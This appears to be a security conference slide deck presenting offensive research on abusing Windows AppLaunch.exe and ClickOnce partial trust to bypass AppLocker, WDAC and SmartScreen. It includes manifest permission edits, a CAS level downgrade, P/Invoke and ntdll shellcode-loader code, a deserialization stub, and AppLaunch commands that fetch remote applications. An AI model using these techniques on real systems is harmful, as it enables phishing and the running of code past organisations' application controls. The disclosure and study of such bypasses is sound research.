

TRUST LAUNCHER, UNTRUSTED CODE: ABUSING APPLAUNCH TO BYPASS APPLOCKER AND WDAC

Nathan Sawyer

GOAL:

- Forced to do research for a school
- Decided to try to find a new Living off the Land Binaries (LOLBIN/LOLBAS)
- Bypass Applocker/WDAC
- Attack Corporations!
- First offensive research in partial vs full trust in clickonce!

CURRENT INITIAL ACCESS IS SAD

- Word Macros were killed centuries ago
- OLE in documents is also dead
- .msc is dead
- .url initial access is dead
- MOTW is applied everywhere now
- Not many useable LOLBAS binaries
- Not everyone has signed certs! We need to only use signed binaries!
- DLL sideloading is cheating!!!



LIVING OFF THE LAND BINARIES

- Applocker and Windows Defender Application Control (WDAC) whitelist Windows Binaries
- Enforce a rule that only these binaries can run on a computer
- Bypasses force a signed binary to execute unsigned code
- No code signing certificate or DLL sideloading!
- This bypass is special
- New initial access vector for phishing!



How to find a LOLBin?

- ◆ List out all binaries
- ◆ `Dir /s c:\windows\*.exe > allEXE.txt`
- ◆ Try one by one



#LOLBins - Nothing to LOL about!

Oddvar Moe

EVOLUTION

<https://DerbyCon.com>

APPLAUNCH.EXE



- No abuse before
- Intriguing name, lets research
- Thanks for the great docs!



“AppLaunch is a small shim tool who's entire purpose in life is to turn around and invoke a ClickOnce application. The trick here is that it doesn't invoke the application by executing its .exe. Rather, it acts as a simple CLR [common language runtime] host, and uses the hosting APIs [application program interface] to transfer control to the application's Main method.”




WHAT IS CLICKONCE?

- Simple application deployment tool
- Self-updating tool
- Two click setup: open, then install




HOW TO LAUNCH CLICKONCE

- Within edge you will receive the prompt here ->
- The .application can be downloaded directly and launched as well
- Chrome requires you download and run the .application
- Firefox gives you this ->
- Different ways of launching clickonce prompt. Check whitepaper
- Download throw sending an .appref-ms file!
- UTF16LE file detailed more with: Appref-ms Abuse for Code Execution & C2 Blackhat talk by William Burke
- No firefox launch, will launch in chrome with a separate warning ->
nathan2.com/files/settingspub/settings.appref-ms




PARTIAL VS FULL TRUST

- Applications in partial trust launch with AppLaunch – but in a sandbox
- Partial trust is an obscure disabled by default setting in an old version of .net
- AppLaunch is a shim that runs applications, and has never been abused/known
- Normal ClickOnce deployment:



- In Partial trust, the signed AppLaunch.exe launches the application




PARTIAL VS FULL TRUST

- Partial trust is part of CAS (Code Access Security), an attempt to containerize programs on the user domain
- 'Deprecated' but still supported by default
- VERY limited permission set. By default:
 - Can only use approved managed libraries
 - Only C# code, no unsafe code or importing DLL's
 - Can ping the server for updates
 - AppLaunch only launches in partial trust to enforce these sandbox rules.
 - Controls the entry point of the application
 - Many defenses to stop sandbox breakouts

LEGACY CLICKONCE

- Go to Security, Enable ClickOnce security settings
- Enables partial trust
- Not a default option, unnoticed
- All controlled by the developer!



The screenshot shows the Visual Studio 'Settings' window with the 'Security*' category selected in the left sidebar. The main pane displays the 'ClickOnce Security Permissions' section. At the top, there are dropdowns for 'Configuration: N/A' and 'Platform: N/A'. Below these, a text prompt asks the user to specify code access security permissions, with a link to 'Learn more about code access security...'. Two radio buttons are present: 'Enable ClickOnce security settings' (checked), 'This is a full trust application' (unchecked), and 'This is a partial trust application' (checked). Under the 'ClickOnce Security Permissions' heading, a label states 'Zone your application will be installed from:', followed by a dropdown menu set to 'Internet' and an 'Edit Permissions XML' button. At the bottom of the settings pane is an 'Advanced...' button.

Application
Build
Build Events
Debug
Resources
Services
Settings
Reference Paths
Signing
Security*
Publish
Code Analysis

Configuration: N/A Platform: N/A

Specify the code access security permissions that your ClickOnce application requires in order to run. [Learn more about code access security...](#)

☒ Enable ClickOnce security settings
☐ This is a full trust application
☒ This is a partial trust application

ClickOnce Security Permissions
Zone your application will be installed from:
Internet Edit Permissions XML

Advanced...

The screenshot displays a Windows 11 desktop environment. The top taskbar shows the Start button, a search bar, and several pinned application icons. The system tray on the right indicates the date and time as Tuesday, August 4, 2026, at 10:07 PM.

Three windows are open:

- Web Browser (win11test):** The address bar shows the URL <https://nathan2.com/files/clickonce/>. The page content is titled "Directory listing for /" and lists the following files:
 - [Application Files/](#)
 - [publish.htm](#)
 - [setup.exe](#)
 - [WindowsFormsApp1.application](#)
- File Explorer:** The left sidebar shows "This PC" and "Network" with "0 items" listed under Network.
- Windows Settings:** The "Automatic sample submission" section is visible, with a toggle switch set to "On".

The Windows taskbar at the bottom includes the Start button, a search bar, and icons for various applications including the File Explorer, Settings, and a weather widget showing 67°F and Clear.

HOW DID THIS GO UNNOTICED?

- By default, nothing except or XBAP (XMAL browser applications) run in partial trust
 - XBAP's were last supported by internet explorer
- Nothing defaults to partial trust
- The only useful information about AppLaunch was taken offline in 2016 and is only available through wayback machine

SHORTCOMINGS

- AppLaunch is only launched from partial trust
- Microsoft claimed these findings are intended features (whatever bro)

MSRC Dec 2, 2025, 1:01 AM

Hello Nathan,

Thank you again for submitting this report to the Microsoft Security Response Center (MSRC).

Our investigation has shown that Mark-of-The-Web(MOTW) is not applied to ClickOnce applications as per current design. Therefore, this is concluded Not a Vulnerability and does not meet Microsoft's bar for servicing.

For more information on our security vulnerability servicing criteria please refer to the following resources:

- Online Services Vulnerability Researcher: <https://www.microsoft.com/msrc/olsbugbar>
- Windows Vulnerability Research: <https://www.microsoft.com/msrc/windows-security-servicing-criteria>
- AI Research: <https://www.microsoft.com/en-us/msrc/aibugbar>
- Bounty information and current programs: <https://www.microsoft.com/en-us/msrc/bounty>
- MSRC Researcher Resource Center: <https://www.microsoft.com/en-us/msrc-msrc-researcher-resource-center>

- P.S 2/5 links are broken. Nice.

PAUSE: WHAT WE KNOW

- AppLaunch (in partial trust) can launch ClickOnce applications
- This launch bypasses commonplace security controls
- Full trust does not include these security controls
- The code we currently run is heavily sandboxed
- James Foreshaw had a bunch of breakouts! All since patched
- No loading of unsafe methods (deserialization)
- Let's breakout!

BAD SECURITY MODEL

- My sandbox breakout doesn't depend on an exploit
- I found a logic bug due to bad security design
- Unlikely to be patched, useful to add to toolkit
- Submitted 7 months ago, no patch
- Let's understand how ClickOnce applications are signed and deployed

APPLICATION MANIFEST BREAKDOWN

- Files that appear when publishing
- Mage.exe tool signs these files by default
- Everything is signed with your pfx
- Chain of trust. Each file holds the hash of the last
- The .exe.manifest file holds the permissions that the clickonce application runs with
- So let's edit it!

```
shellpub
├─ Application Files
│   └─ shellinjectforms_1_0_0_4
│       ├── shellinjectforms.application
│       ├── shellinjectforms.exe.config.deploy
│       ├── shellinjectforms.exe.deploy
│       └─ shellinjectforms.exe.manifest
├─ publish.htm
├─ setup.exe
└─ shellinjectforms.application
```

WHAT'S REALLY USED FOR SIGNING?

The root .application and the .exe.manifest matter

Not much else matters!

```
shellpub
├─ Application Files
│   └─ shellinjectforms_1_0_0_4
│       ├── shellinjectforms.application
│       ├── shellinjectforms.exe.config.deploy
│       ├── shellinjectforms.exe.deploy
│       └─ shellinjectforms.exe.manifest
├─ publish.htm
├─ setup.exe
└─ shellinjectforms.application
```

Root
.application



.exe.manifest




.exe.deploy



.config.deploy

MAGE.EXE LIMITATIONS

- Mage is the Microsoft signing tool used to sign these applications
- If any extra permission is added, Mage will edit the manifest itself
- Mage will always revert to full trust
- Let's rewrite mage to only update the signatures! Let's call this tool Signonce.
- Signonce rebuilds the trust chain and allows for manual editing of permissions in ClickOnce applications
- As the application manifest holds the hash of the deployment manifest (with permissions) it must also be updated



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\nathan> .\signonce.ps1 -DeployManifestPath "folder\name.application" -AppManifestPa
th "\folder\Application Files\name_versionnumber\name.exe.manifest" -PfxPath "\source\repos\nam
e\name\name_TemporaryKey.pfx"
```

PERMISSION EDITING

- In PermissionSet tag, if unrestricted=true, the application reverts to full trust
- However, in the Ipermission tag, flags can be added to specific permissions
- Unrestricted=true can be added to the SecurityPermission of the code
- This eventually allows for unmanaged code to be ran as well

```
<PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="Internet"
Description="Default rights given to Internet applications" ID="Custom" SameSite="site">
  <SNIP>
  <IPermission version="1" class="System.Security.Permissions.SecurityPermission, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" Flags="Execution" />
  Unrestricted="true"
  <SNIP>
</PermissionSet>
```



HEAVY RESTRICTIONS

- Partial trust is still tough to breakout of
- Cannot import kernel32.dll
- Unrestricted code privileges is not enough
 - Many libraries cannot be imported
 - Cannot directly execute or launch processes

LEVEL 1 VS LEVEL 2 OF CODE ACCESS SECURITY

- Need to revert to level 1 of CAS
- Took three days to find this 😞
- Level 1 CAS only views specific permissions (SecurityPermission unrestricted=true)
- Replaced by level 2 which released with dotnet 4.0 (2010 release)
- Revert to level 1 with this flag:

[SecurityPermission(SecurityAction.Demand, Unrestricted = true)]

BREAKOUT #1: DLL IMPORT

- DLL's can be imported directly and called with P/Invoke
- Below example launches calculator
- Can import an included DLL in your manifest, but AppLocker/WDAC restrictions might not allow unsigned DLL's

```
[assembly: SecurityRules(SecurityRuleSet.Level1)]

namespace PartialTrustPayload
{
    class Program
    {
        [DllImport("shell32.dll", CharSet = CharSet.Auto)]
        private static extern IntPtr ShellExecute(IntPtr hwnd, string lpOperation, string lpFile, string lpParameters, string lpDirectory, int nShowCmd);

        static void Main(string[] args)
        {
            IntPtr result = ShellExecute(IntPtr.Zero, "open", "calc.exe", null, null, 1);
        }
    }
}
```

<https://nathan2.com/files/settingspub/Settings.application>

Server View

- Datacenter (crusty)
 - proxmox
 - proxymoxy
 - 100 (monitorer)
 - 101 (win11)
 - 102 (winserver2025)
 - 105 (nathanwin32)
 - 108 (enterprise11)
 - 109 (win11base)
 - localnetwork (proxymoxy)
 - local (proxymoxy)
 - local-lvm (proxymoxy)
 - pbs (proxymoxy)

Virtual Machine 108 (enterprise11) on node 'proxymoxy' No Tags

- Summary
- Console
- Hardware
- Cloud-Init
- Options
- Task History
- Monitor
- Backup
- Replication
- Snapshots
- Firewall
- Permissions

Directory listing for /

- Application Files/
- publish.htm
- Settings.application
- setup.exe

Windows 11 Enterprise Evaluation
Windows License valid for 89 days
Build 26100.ge_release.240331-1435

Tasks					
Cluster log					
Start Time ↓	End Time	Node	User name	Description	Status
Jan 30 10:24:37		proxymoxy	root@pam	VM/CT 108 - Console	
Jan 30 10:20:00	Jan 30 10:23:49	proxymoxy	root@pam	VM/CT 108 - Console	OK
Jan 30 10:19:58	Jan 30 10:19:59	proxymoxy	root@pam	VM 108 - Start	OK
Jan 30 09:37:50	Jan 30 09:39:16	proxymoxy	root@pam	VM/CT 101 - Console	OK
Jan 30 09:37:49	Jan 30 09:37:50	proxymoxy	root@pam	VM/CT 101 - Console	OK

BREAKOUT #2: DESERIALIZE DATA

- Useful if we are not allowed to downgrade security level
- Create insecure code and use a deserialization attack to execute code
- Generate payloads with ysoserial

```
class Program
{
    static void Main()
    {
        string base64 = "<SNIP>";
        byte[] data = Convert.FromBase64String(base64);
        var formatter = new BinaryFormatter();
        using (var ms = new MemoryStream(data))
        {
            object obj = formatter.Deserialize(ms);
        }
    }
}
```

BREAKOUT #3: SHELLCODE LOADER

- Kernel32.dll cannot be imported
- But ntdll.dll can! Since kernel32 calls ntdll, we can simply import ntdll
- Direct syscalls style shellcode loader using P/Invoke

```
[assembly: SecurityRules(SecurityRuleSet.Level1)]
namespace PartialTrustPayload
{
    class Program
    {
        const uint MEM_COMMIT = 0x1000;
        const uint MEM_RESERVE = 0x2000;
        const uint PAGE_EXECUTE_READWRITE = 0x40;
        [DllImport("ntdll.dll", SetLastError = true)]
        public static extern int NtAllocateVirtualMemory(
            IntPtr ProcessHandle,
            ref IntPtr BaseAddress,
            IntPtr ZeroBits,
            ref IntPtr RegionSize,
            uint AllocationType,
            uint Protect);
    }
}
```

PROOF

The image shows a Windows desktop with several open windows. The Task Manager window is in the foreground, displaying the 'Processes' tab. A small 'MessageBox' window is also visible, showing the text 'hiii :)'. The Windows Security window is open on the right, showing the 'Virus & threat protection' settings. At the bottom, a PowerShell command prompt window shows an error message.

Task Manager - Processes

Name	Status	CPU
Apps (7)		
Microsoft .NET ClickOnce Laun...		0%
Microsoft Edge (8)		1.3%
Settings		0%
Task Manager		5.4%
Terminal (2)		0%
Windows Explorer (2)		0%
Windows Security		1.3%
Background processes (48)		
Antimalware Core Service		0%

Windows Security - Virus & threat protection

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns on automatically.

☒ On

Dev Drive protection

Scans for threats asynchronously on Dev Drive volumes to reduce performance impact.

☒ On

PowerShell Command Prompt

```
C:\WINDOWS\system32\cmd. x + v
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\users\public> ./appsign.ps1
./appsign.ps1 : File C:\users\public\appsign.ps1 cannot be loaded because its operation is blocked by
software restriction policies, such as those created by using Group Policy.
At line:1 char:1
+ ./appsign.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

ALTERNATIVE LAUNCH

- What if we could launch a full trust application with AppLaunch.exe?
- Partial trust still has downsides!
 - No kernel32.dll
 - Limited library imports
 - No file access
- Surely Applaunch ensures it only launches partial trust applications ...

ALTERNATIVE LAUNCH

- I also discovered a new method to launch full trust applications through AppLaunch
- Unsigned, full trust applications can now launch with the same benefits
 - SmartScreen Bypass
 - Applocker Bypass
 - Does not rely on DLL sideloading
- Why would you want this?
 - Zero partial trust restrictions!

SILENTLOADER

- Application that silently caches a full trust clickonce application in the background with no user prompts

```
PS C:\Users\nathan> .\silentloader.exe --manifest https://nathan2.com/files/mfsvector/mfsvector.application
```

- That application can later be launched with AppLaunch.
 - Values all taken from reading published .application
 - More typical LOLBAS abuse here


```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AppLaunch.exe"  
/activate "https://nathan2.com/files/mfsvector/mfsvector.application#mfsvector.application,  
Version=1.0.0.1, Culture=neutral, PublicKeyToken=3a59541349cbda84,  
processorArchitecture=amd64/mfsvector.exe, Version=1.0.0.1, Culture=neutral,  
PublicKeyToken=3a59541349cbda84, processorArchitecture=amd64, type=win32"
```

HOW WERE THESE COMMANDS FOUND?

- View exactly what commands were called with Procmon!

[-] rundll32.exe (19220)	Windows host pro...	C:\Windows\Syst...	Microsoft Corporat...	DESKTOP-D3F9B...	"C:\W
